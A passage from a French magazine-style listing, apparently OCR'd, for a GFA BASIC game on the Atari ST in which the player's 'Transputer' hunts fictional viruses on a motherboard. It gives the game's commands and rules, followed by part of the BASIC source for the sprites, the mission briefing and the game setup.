



Fig. 17

En fonction de l'éloignement du ou des virus, il vous faudra peut-être plusieurs tentatives pour les supprimer de la carte imprimée explorée.

Attention, une fois votre interruption validée, il est possible que d'éventuels virus sur la carte imprimée explorée ripostent.

**La protection des ports d'entrées/sorties du Transputer**

Lors des tirs des virus ennemis, ou de collisions, votre Transputer va perdre des unités énergétiques, ainsi que des unités de blindage des ports d'entrées/sorties, destinées à protéger l'unité centrale.

Pour recharger ce blindage, il vous suffit d'entrer la commande BLI, qui vous interroge sur la quantité d'énergie à fournir (voir figure 18).

Initialement fixé à 400 unités, votre capital blindage diminuant, il vous suffira d'appeler cette commande pour l'augmenter à la valeur que vous désirez. Il est même possible de le diminuer pour récupérer de l'énergie pour le déplacement.





Fig. 18

**L'utilisation de l'ordinateur de bord**

Par la commande INT, vous pouvez accéder aux informations contenues dans l'unité centrale du Transputer, qui se présenteront selon la figure 19.





Fig. 19

Dans la fenêtre de dialogue par liaison RS-232 apparaissent dans l'ordre:

— le temps restant pour accomplir la mission de destruction des virus, afin d'éviter l'endommagement du 68000 et le reformattage du disque dur;

— le nombre de virus restant sur la carte mère;

— l'énergie disponible sur le Transputer;

— le niveau de protection des ports d'entrées/sorties;

— le nombre de torpilles restant;

— le codage de la carte imprimée sur la carte mère.

Une nouvelle fenêtre est ouverte pour afficher la carte d'exploration de la carte mère. Cette carte est automatiquement remise à jour à chaque demande de scannérisation ou de digitalisation. Le codage utilisé est le même que celui du digitaliseur.

Votre Atari attend alors la frappe d'une touche pour restaurer l'écran habituel du jeu.

**Les dysfonctionnements du Transputer**

Vous aurez remarqué que lors de collisions ou de tirs des virus ennemis, certains organes de votre Transputer peuvent être endommagés.

Il vous est possible de connaître l'état de chacun des organes du Transputer par l'appel de la commande RAP (rapport des avaries), comme indiqué en figure 20.





Fig. 20

Sur ce rapport, les organes en état de fonctionnement sont suivis du chiffre zéro, par contre les organes défectueux sont affectés d'un nombre négatif.

La plupart des organes, sauf la propulsion, deviennent inutilisables lorqu'ils sont endommagés.

Le cas de la propulsion est particulier, en ce sens qu'elle ne se trouve pas inhibée, mais réduite. Le nombre de positions qu'il est possible de parcourir se trouve réduit à deux tant qu'elle n'est pas complètement rétablie.

Les réparations sur les organes du Transputer peuvent s'effectuer de deux manières :

— en se connectant à une station de charge (voir ci-dessous);

— par le "temps"; c'est-à-dire qu'à chaque déplacement, le Transputer peut initialiser des modules de réparation qui amélioreront le fonctionnement des organes touchés, voire les répareront complètement.

**Les stations de charge**

Lorsque vous arrivez à une station de recharge (voir figure 21), votre Transputer est automatiquement ravitaillé en énergie (3000 K-bits), ainsi que le blindage de ses entrées/sorties (400 K-bits) qui reprend ses valeurs initiales.





Fig. 21

Il vous est aussi proposé un check-up complet des organes de bord, moyennant une perte de temps d'environ trois heures, défalquées du temps vous étant imparti pour terminer votre mission. Si vous acceptez ce check-up, tous les organes déficients sont entièrement réparés.



### La fin du jeu

Une mission accomplie, selon vos compétences et votre habitude du terrain, durera entre 30 et 60 minutes.

Par contre, la fin de la partie pourra intervenir de différentes manières :

— tous les virus sont éliminés : votre mission est accomplie;

— votre énergie tombe à zéro : votre Transputer se trouve bloqué définitivement sur la carte mère, la firme OKIFORMAT a gagné;

— votre blindage arrive à une valeur inférieure à zéro lors d'une interruption logicielle émise par un virus ennemi : votre Transputer est détruit;

— le temps imparti est dépassé : les virus ont tôt fait de détruire le 68000 et de formatter le disque dur;

— vous quittez la carte mère : vous êtes considéré comme espion de la firme OKIFORMAT, et êtes arrêté;

— vous abandonnez votre mission : vos espoirs de promotion s'envolent, car vous êtes relégué au rang de balayeur.

### LE PROGRAMME

```
REM ***********************************************
REM ***                                         ***
REM ***        LA GUERRE DES VIRUS SUR          ***
REM ***             CARTE MERE ATARI            ***
REM ***                                         ***
REM ***********************************************
REM ***           BASIC GFA 3.5E                ***
REM ***********************************************
REM
'
CLS
HIDEM
'
creer_les_tableaux
'
presentation
'
presenter_les_acteurs
'
initialiser_les_variables
'
visualiser_l_ecran_initial_du_jeu
'
etat_de_la_zone_composant
'
```

(suite)

```
positionner_le_transputer
'
@remplir_la_zone_composant
'
lancer_le_jeu
'
END
'
PROCEDURE lancer_le_jeu
  '
  DO
    '
    flag!=FALSE
    '
    ' mise a jour de des zones explorees
    '

explore%(position_ligne%,position_colonne%)=carte_mere%(position_ligne%,position_c
olonne%)
    '
    TOPW #1
    '
    PRINT
    '
    ' ***** MISSION EN COURS *****
    '
    IF energie%<=0                    ! plus assez d'energie pour continuer ?
      plus_assez_d_energie            ! alors traiter
    ENDIF
    '
    IF protection%<=0                 ! ports d'entrees/sorties proteges ?
      ports_d_entrees_sorties_non_proteges ! invasion des virus
    ENDIF
    '
    IF total_virus_ennemi%=0          ! plus d'ennemis ? mission accomplie ?
      mission_accomplie               ! enfin, pertie gagnee
    ENDIF
    '
    IF temps<0                        ! plus de temps libre ?
      temps_ecoule                    ! alors traiter
    ENDIF
    '
    CLOSEW #0
    LOCATE 1,16
    PRINT "Zone: ";
    PRINT CHR$(&H40+ligne_transputer%);
    PRINT ",";
    PRINT colonne_transputer%;
```



(suite)

```
    PRINT "          ";
    '
    verifier_si_station_de_charge
    '
    OPENW 0
    '
    IF RND<0.07                    ! brouillage ennemi ?
      brouillage_ennemi            ! oui, aller brouiller
    ENDIF                          ! les ecrans
    '
    les_ordres                     ! acquerir les ordres
    '
  LOOP
  '
RETURN
'
PROCEDURE creer_les_sprites
  '
  RESTORE transputer
  '
  '
  x%=392
  y%=32
  '
  '
  FOR i%=0 TO 6
    FOR j%=0 TO 17
      READ a%
      IF a%=1
        COLOR 1
      ELSE
        COLOR 0
      ENDIF
      PLOT x%+j%,y%+i%
    NEXT j%
  NEXT i%
  '
  GET 392,32,392+3*6,32+7,transputer$
  '
  '
  RESTORE station_de_charge
  '
  x%=392
  y%=48
  '
  '
  FOR i%=0 TO 6
    FOR j%=0 TO 17
```

(suite)

```
      READ a%
      IF a%=1
        COLOR 1
      ELSE
        COLOR 0
      ENDIF
      PLOT x%+j%,y%+i%
    NEXT j%
  NEXT i%
  '
  GET 392,48,392+3*6,48+7,station_de_charge$
  '
  RESTORE virus
  '
  x%=392
  y%=64
  '
  '
  FOR i%=0 TO 6
    FOR j%=0 TO 17
      READ a%
      IF a%=1
        COLOR 1
      ELSE
        COLOR 0
      ENDIF
      PLOT x%+j%,y%+i%
    NEXT j%
  NEXT i%
  '
  GET 392,64,392+3*6,64+7,ennemi$
  '
  RESTORE octet_balladeur
  '
  x%=392
  y%=80
  '
  '
  FOR i%=0 TO 6
    FOR j%=0 TO 17
      READ a%
      IF a%=1
        COLOR 1
      ELSE
        COLOR 0
      ENDIF
      PLOT x%+j%,y%+i%
    NEXT j%
```



(suite)

```
  NEXT i%
  '
  GET 392,80,392+3*6,80+7,octet_balladeur$
  '
virus:
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  DATA 0,0,0,1,1,1,1,1,1,1,1,1,1,1,1,0,0,0
  DATA 0,0,1,0,1,0,1,0,0,0,0,1,0,1,0,1,0,0
  DATA 0,1,0,0,0,1,0,1,0,0,1,0,1,0,0,0,1,0
  DATA 1,0,1,1,1,1,0,0,0,0,0,0,1,1,1,1,0,1
  DATA 1,0,1,0,0,0,1,1,1,1,1,1,0,0,0,1,0,1
  DATA 1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,1,0,1
  '
transputer:
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  DATA 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,0
  DATA 1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,0
  DATA 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,0
  DATA 1,0,1,0,1,1,0,1,1,0,1,1,0,1,1,0,1,0
  DATA 0,1,0,1,0,0,1,0,0,1,0,0,1,0,0,1,0,0
  DATA 0,1,0,1,0,0,1,0,0,1,0,0,1,0,0,1,0,0
  '
station_de_charge:
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  DATA 0,0,0,0,1,1,1,0,0,0,0,1,1,1,0,0,0,0
  DATA 0,0,0,0,1,1,1,0,0,0,0,1,1,1,0,0,0,0
  DATA 0,0,1,1,1,1,1,1,1,1,1,1,1,1,1,1,0,0
  DATA 0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,1,0,0
  DATA 0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,1,0,0
  DATA 0,0,1,1,1,1,1,1,1,1,1,1,1,1,1,1,0,0
  '
octet_balladeur:
  '
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  DATA 0,0,1,1,1,1,1,0,0,0,0,1,1,1,1,1,0,0
  DATA 0,1,0,0,0,0,0,1,1,1,1,0,0,0,0,0,1,0
  DATA 0,1,0,0,0,0,0,1,0,0,1,0,0,0,0,0,1,0
  DATA 0,0,1,0,0,0,1,1,0,0,1,1,0,0,0,1,0,0
  DATA 0,0,0,1,1,1,0,0,1,1,0,0,1,1,1,0,0,0
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  '
RETURN
'
PROCEDURE creer_les_tableaux
  '
  ' Cette procedure cree les differents tableaux utilises
  ' dans le programme
  '
```

(suite)

```
  DIM carte_mere%(10,10)           ! taille de la carte mere en zones
  '                                ! explorables
  DIM explore%(10,10)              ! taille de la zone a explorer
  DIM octet%(10,10)                ! taille de chaque archipel a explorer
  DIM dommage_transputer(8)        ! nombre de postes endommagement
  DIM dommage_transputer$(8)       ! liste des postes endommagement
  DIM blindage_virus_ennemi%(5)    ! les protections de chaque ennemi
  DIM ligne_virus_ennemi%(4)       ! position en ligne des navires ennemis
  DIM colonne_virus_ennemi%(4)     ! position en colonne des navires ennemis
  '
RETURN
'
PROCEDURE presentation
  '
  ' Cette procedure presente la mission
  '
  CLS
  LOCATE 20,1
  PRINT "*** LA GUERRE DES VIRUS ***"
  '
  LOCATE 1,20
  RESTORE message                          ! les messages sont
  DO                                       ! en ligne de Data
    READ message$                          ! pour permettre, apres
    EXIT IF message$="FIN"                 ! lecture, de les
    FOR provisl%=1 TO LEN(message$)        ! afficher caractere
      PRINT MID$(message$,provisl%,1);     ! par caractere, sous
      PAUSE 3                              ! forme de telex, et
    NEXT provisl%                          ! laisser le temps au
    PRINT                                  ! joueur de les lire
    PAUSE 10                               ! attendre
  LOOP
  '
message:
  '
  DATA "Vous etes le commandant du nouveau composant XW-1040ST"
  DATA "juste sorti des laboratoires secrets de la firme ATARI."
  DATA " "
  DATA " "
  DATA "Votre mission, si vous l'acceptez :"
  DATA " "
  DATA " "
  DATA "                              *** TOP SECRET ***"
  DATA " "
  DATA " "
  DATA " Suite aux recents evenements concernant notre contentieux"
  DATA "avec le directeur de la firme japonaise OKIFORMAT,  nous avons"
  DATA "intensifie notre surveillance sur notre carte mere."
```



(suite)

```
  DATA " "
  DATA " Les dernieres images de notre numeriseur IRL-2 indiquent"
  DATA "que des virus ont ete introduit sur notre carte mere,"
  DATA "et se dirigeant vers le microprocesseur 68000."
  DATA " "
  DATA " Votre mission consiste donc a eliminer tous ces virus,"
  DATA "seule solution au retour d'un fonctionnement correct de"
  DATA "tous les futurs micro-ordinateurs de nos ateliers."
  DATA " "
  DATA " "
  DATA "Acceptez vous celle-ci ? (O/N)"
  DATA "FIN"
  '
  variable$=""                          ! acquisition
  WHILE variable$=""                    ! de l'acceptation
    variable$=INKEY$                    ! de
  WEND                                  ! la mission
  IF variable$<>"O" AND variable$<>"o"
    CLS
    PRINT "Ok, au revoir"               ! mission non acceptee
    DELAY 2
    EDIT                                ! fin du jeu
  ENDIF
  '
  CLS                                   ! OK mission acceptee
  '
RETURN
'
PROCEDURE presenter_les_acteurs
  '
  ' presenter les sprites des differents acteurs du jeu
  '
  LOCATE 5,5
  PRINT " Votre Transputer ..........................  "
  LOCATE 5,7
  PRINT " Les stations de recharge ..................  "
  LOCATE 5,9
  PRINT " Les virus ennemis .........................  "
  LOCATE 5,11
  PRINT " Les octets balladeurs .....................  "
  '
  LOCATE 15,20
  PRINT "--- SOUDURE DE VOTRE TRANSPUTER EN COURS ---"
  '
  creer_les_sprites
  '
  VOID INP(2)
  '
```

(suite)

```
  CLS                    ! C'EST PARTI
  '
RETURN
'
PROCEDURE initialiser_les_variables
  '
  ' Cette procedure initialises toutes les variables
  ' utiles au reperage de l'etat d'avancement du jeu
  '
  ' pas de dommage en cours au debut du jeu
  '
  FOR provis1%=1 TO 8
    dommage_transputer(provis1%)=0 ! egal zero => pas de dommage
  NEXT provis1%
  '
  ' definition des dommages
  '
  RESTORE dommage_transputer
  FOR provis1%=1 TO 8
    READ variable$                              ! lecture des noms
    dommage_transputer$(provis1%)=variable$   ! des dommages
  NEXT provis1%
  '
dommage_transputer:                        ! liste des dommages
  '
  DATA "Propulsion "
  DATA "Scanner de proximite "
  DATA "Digitaliseur "
  DATA "Lanceur d'interruptions MFP "
  DATA "Tube torpilles a electrons "
  DATA "Commande protection "
  DATA "Ordinateur "
  DATA "Rapport des avaries "
  ' ------------------------------------
  '
  ' pas encore de virus ennemi en position
  '
  total_virus_ennemi%=0
  '
  ' aucune zone encore exploree
  '
  FOR provis1%=1 TO 10
    FOR provis2%=1 TO 10
      explore%(provis1%,provis2%)=0          ! egale 0 si non exploree
    NEXT provis2%
  NEXT provis1%
  '
  ' positionnement des virus ennemis
```



(suite)

```
'
FOR provis1%=1 TO 10
  FOR provis2%=1 TO 10
    carte_mere%(provis1%,provis2%)=0              ! rien pour l'instant
    '
    ' *****  recherche des virus ennemis  *****
    '
    hasard=RND
    virus_ennemi%=0                    ! zero virus trouve
    IF hasard>0.76
      virus_ennemi%=1                  ! un virus trouve
    ENDIF
    IF hasard>0.86
      virus_ennemi%=2                  ! deux virus trouves
    ENDIF
    IF hasard>0.92
      virus_ennemi%=3                  ! trois virus trouves
    ENDIF
    IF hasard>0.99
      virus_ennemi%=4                  ! quatre virus trouves
    ENDIF
    '
    ' mettre a jour les virus sur la carte meme, et le total
    '
    carte_mere%(provis1%,provis2%)=100*virus_ennemi%
    total_virus_ennemi%=total_virus_ennemi%+virus_ennemi%
    '
    ' *****  recherche des stations de recharge  *****
    '
    hasard=RND
    chargeur%=0
    IF hasard>0.95             ! c'est rare, mais
      chargeur%=1              ! une station est trouvee
    ENDIF
    '
    ' mettre a jour la station sur la carte mere
    '
    carte_mere%(provis1%,provis2%)=carte_mere%(provis1%,provis2%)+10*chargeur%
    '
    ' recherche des octets balladeurs
    hasard=RND                 ! au moins 1 et jusque 7 octets
    octet%=INT(hasard*7)+1     ! balladeurs trouves obligatoirement
    '
    ' mettre a jour les octets sur la carte mere
    '
    carte_mere%(provis1%,provis2%)=carte_mere%(provis1%,provis2%)+octet%
    '
  NEXT provis2%
```

(suite)

```
    '
  NEXT provisl%
  '
